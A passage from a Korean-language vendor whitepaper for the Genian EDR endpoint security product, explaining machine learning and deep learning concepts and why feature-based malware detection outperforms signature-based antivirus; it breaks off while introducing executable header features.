Genian EDR

릴리스 *2.0.125*

GENIANS, INC.

2024 년 04 월 04 일

GENIANS 백서

1 머신러닝 3

2 이상행위 탐지엔진 XBA 17

3 Genian EDR 이해 27

4 Genian EDR 구축 31

5 Genian EDR 설치 35

6 위협 탐지 기술 43

7 정책 및 그룹 53

8 이벤트 수집 59

9 위협 대응 63

10 파일 수집 69

11 위협 분석 73

12 파일 상세 분석 79

13 LIVE 검색 83

14 통합검색 91

15 대시보드 93

16 사용자 인증 95

17 보안점검 97

18 시스템 관리 101

19 서버 플러그인 연동 109

20 Genian NAC 연동 121

21 FAQ 127

22 Troubleshooting 129

23 Release Note 133

DOWNLOAD PDF

CHAPTER 1

머신러닝

[새로운 세상이 온다-머신러닝을 이용한 악성코드 탐지의 새로운 변화]

1.1 Introduction

2016년 3월, 구글의 알파고(AlphaGo)와 이세돌의 대결은 인공지능에 대한 가능성과 두려움을심어주기에 충분하였습니다. 그로부터 1년 반 후 구글은 새로운 알파고제로(Alphago Zero)를선보이며 또 한번 세상을 놀라게 했습니다. 기존의 알파고와의 대국에서 100전 100승을 거두었기 때문 입니다. 더욱 놀라운 사실은 알파고제로의 학습방법에 있습니다. 과거의 알파고가 인간의기보를 반복 학습하였던 데 반해, 알파고제로는 바둑의 규칙을 기반으로 스스로 학습이 이루어졌기 때문입니다. 더 이상 사람의 지도감독(Supervised) 없이 스스로 강화학습(Reinforcement Learning)을 통해서 '축'에 대한 이해 등 바둑의 기본 지식을 깨닫고 기존의 실력을 크게 뛰어 넘는 수준에 이르게 되었습니다. 이제 알파고의 확장가능성이 주목 받고 있습니다. 바둑이 아닌 범용학습을 통해 다양한 분야에 인공지능 및 머신러닝이 적용될 수 있다는 가능성을 충분히 보여주었기 때문입니다. 정보보안 분야에 적용된다면 어떨까요? 많은 보안 업체들은 이러한 가능성을 바탕으로 이미 인공지능 및 머신러닝을 적용한 기술 및 솔루션을 선보이거나 대규모 투자를 진행하고 있습니다.

Symantec.
"DLP·보안관제시스템·IoT 보안에 머신러닝 활용"

IBM Watson
"보안 인텔리전스·SIEM에 '머신러닝 왓슨' 적용"

NORTHROP GRUMMAN
"Sandbox로는 악성코드 문제를 해결할 수 없는 것을 확인하고, 머신러닝을 악성코드 탐지에 활용한 기술개발 및 자회사 설립"

DARKTRACE
"머신러닝을 보안에 적용, 대규모 투자 유치 (삼성 SDS 포함, 영국정부 지원)"

SentinelOne CYLANCE
"머신러닝을 Endpoint 보안에 접목, 성공적인 사업전개"

SECURITY MATTERS
"머신러닝을 제어보안에 접목, 글로벌 고객 확보 및 투자 유치"

머신러닝은 정보보안 영역에서 큰 역할을 수행하고 있습니다. 이미 악성코드 탐지 기술을 활용하여 APT 및 랜섬웨어 등 악성코드를 탐지, 차단할 뿐 만 아니라 네트워크 및 사용자 행위의 모니터링을 통해 오용(Anomaly)을 감지하여 위협을 예방하는 등이 대표적인 사례라고 하겠습니다.

본 문서는 Genian EDR이 악성코드 탐지를 위해 사용하는 머신러닝에 대해 소개합니다. 이와 더불어 딥러닝 등 새로운 기술 및 제품에 대한 이해를 높이는 것을 그 목적으로 합니다.

1.2 머신러닝(Machine Learning)의 이해

머신러닝을 이해하기 위해서는 먼저 인공지능(Artificial Intelligence)과 머신러닝(Machine Learning) 그리고 딥러닝(Deep Learning)의 관계를 이해할 필요가 있습니다. 아래그림은 이들간의 관계를 잘 보여주고 있습니다.




그림 1: [인공지능, 머신러닝, 딥러닝의 관계 – 엔비디아]

1.2.1 머신러닝(Machine Learning)의 이해

인공지능은 오래 전에 등장한 개념입니다. 당시에는 인간의 지능과 유사한 특성을 가지는 컴퓨터를 꿈꾸었습니다. 즉 인간의 사고력을 지니고 인간처럼 생각하는 일반AI(General AI)를 목표로 하였습니다. 그러나 많은 어려움에 직면하면서 일반AI는 실현되지 못하였습니다. 현재의 수준은 이미지를 분류하거나 얼굴 등을 인식하는 등의 특정 작업을 인간 이상의 수준으로 처리할 수 있는 수준 입니다. 좁은AI(Narrow AI)의 범주라고 할 수 있습니다.

1.2.2 머신러닝(Machine Learning): 좁지만 구체화된 인공지능

머신러닝은 인공지능을 구현하는 구체적인 접근방식 이라고 할 수 있습니다. 머신러닝은 알고리즘을 이용해 데이터를 분석하고 분석을 통해 학습하며 학습한 내용을 바탕으로 판단이나 예측을 합니다. 즉 구체적인 방향이나 지침을 코딩하는 것이 아니라 대량의 데이터와 알고리즘을 통해 학습을 진행하는 방식이라고 할 수 있습니다.

1.2.3 딥러닝(Deep Learning): 심층학습, 현재까지 가장 뛰어난 머신러닝

딥러닝은 인공신경망(ANN, Artificial Neural Networks)을 기반으로 하는 머신러닝의 한 분야 입니다. 인공신경망 역시 부침을 거듭하다가 기술적 한계의 극복, GPGPU(General-Purpose computing on Graphics Processing Units) 등 하드웨어의 발전 그리고 빅데이터(Big Data)와 어울리면서 엄청난 발전을 이루게 됩니다. 이후 각종 머신러닝 대회 등에서 압도적인 성능을 보이며 단연 두각을 보이게 됩니다. 최근에는 영상처리 및 음성인식 분야 역시 딥러닝에 대한 연구가 활발히 진행되고 있습니다.

1.3 머신러닝의 학습과 적용

과거 인공지능의 학습방법은 인간의 지식을 저장하고 이를 추론하는 하향식 접근방식이었습니다. 그러나 우리는 어떤 지식을 다양한 경험과 데이터를 통한 학습과정으로 축적하는 경우가 더 많습니다. 머신러닝은 학습능력을 기계를 통해 구현하는 방법으로 환경과의 상호작용에 기반한 데이터로부터 스스로 성능을 향상시키는(기계가 학습할 수 있는) 알고리즘 및 기술을 개발하는 상향식 접근방식이라고 할 수 있습니다.

머신러닝은 학습하는 방식에 따라 ①지도학습(Supervised Learning), ②비지도학습(Unsupervised Learning), ③강화학습(Reinforcement Learning)으로 구분할 수 있습니다.

정보보안 분야 역시 머신러닝의 연구 및 적용이 활발하게 이루어 지고 있습니다. 스팸필터링(Spam Filtering)은 지도학습이 적용된 가장 대표적인 사례라고 할 수 있습니다. 이외에도 학습방법과 특징에 따라 사용자행위분석(User Behavior Analytics), 이상행위탐지(Anomaly Detec-tion), 악성코드 탐지(Malware Detection), 인증(행위분석을 통한 개인 식별), 보안관제, 포렌직 등의 광범위한 사이버보안 분야에서 연구 및 적용이 진행되고 있습니다.

구분	내용
지도학습 (Supervised)	· 문제와 답을 동시에 주고 학습 (Labeled Data) · 주로 '인식, 분류, 진단, 예측' 등의 문제 해결에 적합 · 좋은 결과를 위해 시간과 비용이 증가 · 얼굴인식, 음성인식, 언어변역 등에서 활용
비지도학습 (Unsupervised)	· 문제만 주고 학습 (Unlabeled Data) · 주로 군집화, 밀도추정, 차원축소, 특징추출 등의 문제에 적합 · 지도학습 대비 학습 데이터 구축이 용이하고 비용이 절감 · 인간(어린이)의 학습형태와 유사하여 향후 발전가능성 높음
강화학습 (Reinforcement)	· 결과에 대한 피드백을 통하여 학습 · 특정 행동에 대하여 외부 환경에서 보상/피드백이 주어지며 보상이 최대화 하는 방향으로 학습이 진행 · 게임, 로봇주행 등에서 활용

그림 2: [머신러닝의 학습방법 비교]




그림 3: [정보보안 분야의 머신러닝 활용]

1.4 머신러닝과 새로운 플레이어의 등장

악성코드탐지(Malware Detection) 분야에서의 딥러닝의 활용 및 발전은 혁명에 가깝다고 할 수 있습니다. 최근 APT(지능형 표적공격) 및 랜섬웨어(RansomWare) 등 지능형 위협이 기하급수적으로 증가함에 따라 패턴(Signature) 기반의 안티바이러스(Anti-Virus)제품 군의 탐지 및 대응능력이 한계에 다다르고 있습니다. 이러한 변화에 따라 시만텍(Symmantec) 등 전통적인 보안업체의 머신러닝 도입이 가속화 되고 있으며 차세대 단말보안(NGES: Next Generation Endpoint Security) 또는 차세대백신(NGAV: Next Generation Anti-Virus) 등의 새로운 단말보안의 영역과 함께 플레이어들이 주목을 받고 있습니다.

CYLANCE

Founded in 2012

- Machine learning 기반 악성코드 탐지
- $177M funding
- Investment values company at $1B

SentinelOne™

Founded in 2013

- Machine learning 기반 악성코드 탐지
- $109.52M funding

BLUVECTOR®

Founded in 2015 (by Northrop Crumman)

- Machine learning 기반 악성코드 탐지
- Acquired by LLR Partners on January 9, 2017
- $50M funding (Private Equity LLC Partner Acquisition)

invincea

Founded in 2009

- Machine learning 기반 악성코드 탐지
- $47.4M funding
- Acquired by Sophos on February 8, 2017 ($100M)

이들은 머신러닝을 이용하여 악성코드를 탐지하고 시스템의 익스플로잇(Exploits)등 비정상 행위를 감지하여 위협을 제거합니다. 뿐만 아니라 네트워크의 트래픽 과 패킷을 분석하고 흐름(flow)을 학습하여 오용(Anomaly)을 탐지하고 위협을 예방할 수도 있습니다. 탐지된 위협(threat)의 근본원인(Root Cause)과 파일, 프로세스, 네트워크 등의 상호 연관관계를 분석하여 대응의 범위를 확장하고 정밀한 대응이 가능하게 해줍니다. 체인이벤트, 어택 타임라인 등의 다양한 시각화 기법을 제공하여 위협에 대한 가시성과 대응의 적시성을 보장해 줍니다.

기존의 백신과 단말보안 제품이 제공하는 기능과 효용을 크게 뛰어넘었다는 평가를 받습니다. 시장의 평가도 긍정적 입니다. 투자금과 기업의 가치 평가가 이를 증명해 줍니다. Cylance의 경우 2012에 설립되었지만 무려 1조의 가치를 평가 받습니다.

어떻게 불과 수 년 사이에 이러한 변화가 가능해 진 것일까요? 변화의 중심에 머신러닝이 있다고 볼 수 있습니다. 특히 머신러닝 중 딥러닝(심층학습, Deep Learning)은 다른 머신러닝의 학습방법과 비교할 때 프로그래밍의 수고를 크게 덜어 줍니다. 과거 머신러닝을 활용하는데 있어 가장 큰 걸림돌은 바로 피쳐엔지니어링(Feature Engineering)이었습니다. 이것은 분석가(Analyst) 또는 데이터 과학자(Data Scientist)가 특정 데이터에서 특징(feature)을 추출하고 재가공하는 일련의 작업을 의미합니다. 딥러닝은 이러한 특징의 추출과 학습이 자동으로 이루어지는 학습 방법 입니다. 따라서 많은 데이터와 컴퓨팅파워가 제공된다면 충분히 신뢰할 수 있는 결과를 기대할 수 있게 되었습니다. 정리하자면아래와 같은 요인이 딥러닝의 발전과 함께 새로운 플레이어의 출현을 가속화 했다고 할 수 있습니다.

1.4.1 데이터 비용의 감소

빅데이터 이슈와 함께 데이터의 양(Quantity) 과 질(Quality)이 크게 발전하였습니다. 과거에는 고작 손글씨 데이터 (e.g, MNIST) 정도가 전부였으나 현재는 수천만 장의 고해상도의 이미지는 물론(e.g, ImageNet) 유투브, SNS 등도 활용할 수 있습니다. 특히 랜섬웨어 등의 악성코드의 경우 사이버위협인텔리전스(CTI. Cyber Threat Intelligence)의 발전과 함께 공유 및 협업이 더욱 중요해 지고 있습니다. 바이러스토털(VirusTotal), 멀웨어스닷컴(malwares.com), 멀코드(Malc0de)등 악성코드의 분석 및 평가 등 협업플랫폼이 확대 되면서 매우 양질의 분류데이터(Labeled Data)를 획득 및 재처리 하는 비용이 감소하였고 이를 바탕으로 발전이 가능하게 되었습니다.

1.4.2 하드웨어의 발전

머신러닝의 학습과정은 엄청난 연산능력을 요구합니다. 그러나 범용 컴퓨터의 CPU는 물리적 코어(Core)의 수가 한정되어 있고 순차적 인 연산에 특화되어 있습니다. 이와 비교해 GPU는 수십 개 이상의 코어를 보유할 수 있으며 이를 병렬로 처리하는 경우 다중연산, 특히 숫자나 알고리즘을 처리하는데 매우 유용합니다. 또한 이를 효율적으로 이용할 수 있는 언어구조(e.g, CuDA)가 개발되고 가격이 저렴해 지면서 딥러닝은 그 컴퓨팅 시간을 수십 분의 일로 줄일 수 있었습니다. 과거 구글이 범용 서버 1,000대를 병렬로 연결해 시도한 '구글브레인' 프로젝트를 현재는 GPU 가속화 서버 3대로 처리할 수 있을 정도로 하드웨어는 비약적으로 발전하고 있습니다.

1.4.3 오픈플랫폼의 약진

구글(Google), 마이크로소프트(Microsoft) 등의 글로벌 IT 기업들과 학계 연구그룹들이 머신러닝 관련 플랫폼(프레임워크 및 라이브러 리 등)을 무료로 공개하고 있습니다. 이러한 플랫폼은 사용자의 기술적 진입장벽을 획기적으로 낮추어 어플리케이션과 효용(Value)에 집중할 수 있게 해 줍니다. 특히 구글이 공개한 텐서플로우(TensorFlow)는 가장 대표적으로 이미 지메일의 스팸필터링, 이미지 검색 등에 사용되고 있으며 이를 이용한 악성코드 탐지, 신용카드 오용탐지 등 다양한 영역에서 활용되고 있습니다.

1.5 딥러닝은 어떻게 동작하는가?

최근 딥러닝이 크게 주목 받고 있습니다. 몇 년 전부터 머신러닝이 일반의 관심을 받기 시작하더니 지금은 머신러닝의 한 종류인 딥러닝이 머신러닝을 대표하다시피 이야기 되고 있습니다. 기업들은 관련 인력의 확보에 사활을 걸고 있습니다. 구글이 딥마인드를 인수하고 페이스북 이 딥러닝의 대가인 얀 러쿤(Yann LeCun) 교수를 인공지능 센터장으로 모셨으며 중국의 구글이라고 불리는 바이두에서도 앤드류 응(Andrew Ng)교수를 모셔가는 등 인재전쟁에 가까운 모습입니다.

그렇다면 딥러닝은 어떻게 동작할까요?

여기 다각형(Polygon)을 구분할 수 있는 딥러닝을 만든다고 가정하고 그 동작방식을 개념적으로 이해해 보도록 합시다. 이 중 왼쪽 파란색 도형은 무엇인가요?

사람은 왼쪽의 파란색 개체(object)가 정사각형임을 바로 인지할 수 있습니다. 왜냐하면 사람은 구체적으로 추상화된 정사각형의 개념을 지식 으로 가지고 있기 때문 입니다. 그래서 왼쪽의 개체가 다각형이며 그 중에 정사각형임을 바로 결정할 수 있습니다. 반면 머신, 즉 기계의 경우는 어떨까요? 아쉽게도 사람과 같은 지식의 저장과 이를 바탕으로 하는 결정(판단)이 불가능합니다. 결국 하나하나 특징(Feature)을 인지하고 이를 조합하여 결정을 내리는 방식을 취하게 됩니다. 그 결과 아래와 같은 단계가 필요하게 됩니다.

이러한 특징이 입력데이터로 딥러닝에 전달 됩니다. 딥러닝은 여러 개의 층(Layer)으로 이루어진 신경망을 의미 합니다. 한 층은 다시 여러 개의 노드로 이루어져 있습니다. 노드에서는 실제로 연산이 일어나는데 이 연산 과정은 인간의 신경망을 구성하는 뉴런에서 일어나는 과정을 모사하도록 설계되어 있습니다.




그림 4: [노드의 연산 – 입력데이터와 가중치를 통해 활성여부가 결정됨]

노드는 일정크기 이상의 자극을 받으면 반응을 하는데 그 반응의 크기는 입력 값과 노드의 계수(또는 가중치, Weights)의 곱에 비례 합니다. 일반적으로 노드는 여러 개의 입력을 받으며 입력의 개수만큼 계수를 가지고 있습니다. 따라서 이 계수를 조절하는 것으로 여러 입력에 서로 다른 가중치를 부여할 수 있습니다. 최종적으로 곱한 값들은 모두 더해지고 그 합은 활성함수(Activation Function)의 입력으로 들어가게 됩니다.

위에서 언급한 특징(Feature)들은 입력데이터로 첫 번째 층(Layer 1)의 입력이 되며 그 이후 각 층의 출력(결과)이 다시 다음 층(Layer 2)의 입력이 됩니다. 층이 거듭될수록 복잡하고 추상적인 학습이 이루어 집니다. 계수(Weights)는 학습 과정에서 미세하게 조정되며 결과적으로 각 노드가 어떤 입력을 중요하게 판단하는지는 결정합니다. 결국 학습(Learning)은 최적화된 결과를 도출할 수 있도록 이 계수를 최적화, 업데이트 하는 과정이라고 할 수 있습니다.




그림 5: [단일(Simple) 신경망과 심층(Deep) 신경망]

이후 모든 결과를 종합하여 어떠한 형태의 다각형인지를 판단할 수 있게 됩니다. 이것은 마치 의사결정트리(Decision Tree)와 유사해 보입니다. 그러나 이전 단계에서 다음단계로의 입력변수가 2개 이상일 수 있으며 이것은 딥러닝의 근간인 신경망(Neural Network)의 특징입니다.

딥러닝은 인공신경망(ANN, Artificial Neural Network)에 기반하여 입력층(Input Layer) 과 출력층(Output Layer) 그리고 다수의 은닉층 (Hidden Layer)의 계층 구조를 가지는 심층신경망(DNN, Deep Neural Networks)을 학습의 주요 방식으로 사용하는 머신러닝의 한 분야 입니 다. 실제 딥러닝의 동작은 선형맞춤(Linear Fitting) 과 비선형변환(Nonlinear Transformation)의 반복이라고 할 수 있습니다. 즉 간단한 학습 구조를 쌓아 올려가며 순차적으로 학습하는 계층적 구조의 학습법이라고 할 수 있습니다.

딥러닝의 가장 큰 특징은 최적화된 결정을 위한 이러한 특징(feature)의 추출과 학습이 함께 이루어진다는 점입니다. 이는 앞서 설명한 피처엔지니어링의 수고를 크게 덜어 줍니다. 따라서 대량의 정제된 데이터(Labeled Data)가 제공된다면 충분히 신뢰할 수 있는 학습모델을 얻을 수 있습니다.




그림 6: [Why Deep Learning? _ Andrew Ng]

위의 그림은 데이터의 증가와 딥러닝의 효과(Performance)와의 관계를 보여 줍니다. 이것이 딥러닝이 최근 가장 주목을 받은 이유라고 할 수 있습니다.

1.6 머신러닝과 악성코드 탐지

최근 랜섬웨어가 큰 이슈가 되고 있습니다. 악성코드의 일종인 랜섬웨어를 이용하여 공격자들은 금전적 이득을 취하고 있습니다. 시만텍(Symantec)의 인터넷위협동향보고서(ISTR)에 따르면 2015년 발생한 악성코드의 수는 약 4억3천만개라고 합니다. 2009년 한 해 발생한 악성코드의 개수가 약 236만개 라고 하니 2015년에는 하루에 약 118만개의 악성코드가 발생한 샘 입니다. 매년 30배씩 증가했다고 볼 수 있습니다.

급격한 악성코드의 증가원인 중에 변종이 있습니다. 대다수의 악성코드 제작자들은 백신을 피하기 위해 변종 코드를 만들어 유포하고 있습니다. 독일의 보안회사 지데이터(G-Data)에 따르면 올해 1분기 감지된 신종, 변종 악성코드는 185만개에 이릅니다. 4초에 1개 꼴로 새로운 악성코드가 나타나고 있으며 이 가운데 60% 이상은 랜섬웨어라고 합니다. 랜섬웨어는 누구나 쉽게 입수해 변종을 만들 수 있고 가상화폐의 등장으로 추적 받지 않고 돈을 벌 수 있어 빠르게 유포되고 있습니다. 이러한 환경의 변화 속에서 머신러닝이 악성코드의 탐지와 관련해서 주목을 받는 이유를 다음과 같이 정리할 수 있습니다.

1.6.1 탐지 방식의 한계

안티바이러스(Anti-Virus) 제품의 가장 기본적인 탐지 방법은 시그니처(Signature)와의 비교 입니다. 2016년 한 해, 매일 약 1백만 건의 악성코드가 신규로 발견되었습니다. 이 중 안티바이러스 제품에 적용될 수 있는 수는 수백 건 정도 입니다. 결국 모든 악성코드를 시그니처로 관리하는 것은 불가능 하다는 결론에 이르게 됩니다.

1.6.2 동작 방식의 한계

최신의 시그니처를 유지하기 위해서는 빈번한 업데이트가 반드시 필요 합니다. 네트워크를 이용한 업데이트는 불행히도 폐쇄망에서는 이용할 수 없습니다. 이것은 클라우드를 이용하는 동작방식에도 큰 걸림돌이 됩니다. 얼마 전 발생한 국방부 해킹사건은 이러한 폐쇄망의 한계를 잘못된 방식으로 해결하려는 시도가 얼마나 큰 결과를 초래하는지를 보여 준 대표적인 사례라고 할 수 있습니다.

1.6.3 백신 등 보안 소프트웨어 우회

악성코드를 탐지하기 위한 방법을 공격자가 역으로 이용할 수 있습니다. 자신이 작성한 악성코드를 바이러스토털(VirusTotal)이나 쿠쿠샌드박스(Cuckoo Sandbox)등을 이용하여 테스트하거나 이를 우회하는 기술적인 방법을 적용할 수 있습니다.

이러한 이유로 증가하는 악성코드의 탐지를 위해 머신러닝이 실질적인 대안으로 평가 받고 있습니다. 머신러닝은 시그니처(Signature)가 아닌 특징(Feature)을 기반으로 악성코드를 탐지하는 기술 입니다. 따라서 악성코드의 양(Quantity)과 탐지율(Detection Rate)의 관계가 없으 며 유사한 변종의 탐지에 유리 합니다. 그렇다면 머신러닝은 어떻게 악성코드를 탐지할 수 있을까요? 앞에서 언급한 다각형을 인지하는 딥러닝 모델을 떠올리면 이해하기 쉽습니다. 우리는 다각형을 인지하기 위해서 '직선, 연결성, 각도' 라는 3가지 특징(Feature) 과 이에 따른 몇 가지 가중치(Weight)를 이야기 했습니다. 악성코드의 탐지 역시 유사 합니다. 중요한 것은 악성코드로 판단하기 위해 어떠한 특징(Feature)을 사용 할 것인가와 학습을 위해 어떠한 알고리즘을 사용하는가에 있습니다.

어떠한 특징(feature)이 실행프로그램을 유해한(악성코드) 것과 정상인(정상코드) 것으로 잘 구분해 줄 수 있을까요? 사용할 수 있는 많은 특징 이 있습니다. 파일의 이름과 해쉬값부터(유용하지는 않습니다.) 헤더정보, 호출함수, 레지스트리키, DLL 등이 이에 해당 합니다. 그러나 불행히 도 악성코드와 아닌 것을 딱 잘라 구분할 수 있는 단일한 특징은 존재하지 않습니다. 예를 들어 실행프로그램의 헤더(Header)에는 SizeOfIni- tializedData 라는 필드(Field)가 존재합니다. 이것은 프로그램에서 사용되는 변수들이 초기화 되어 있는 영역의 총 합을 의미 하는데, 다수의 악성코드와 정상코드를 대상으로 해당 특징의 분포를 분석해 보면 아래와 같습니다.

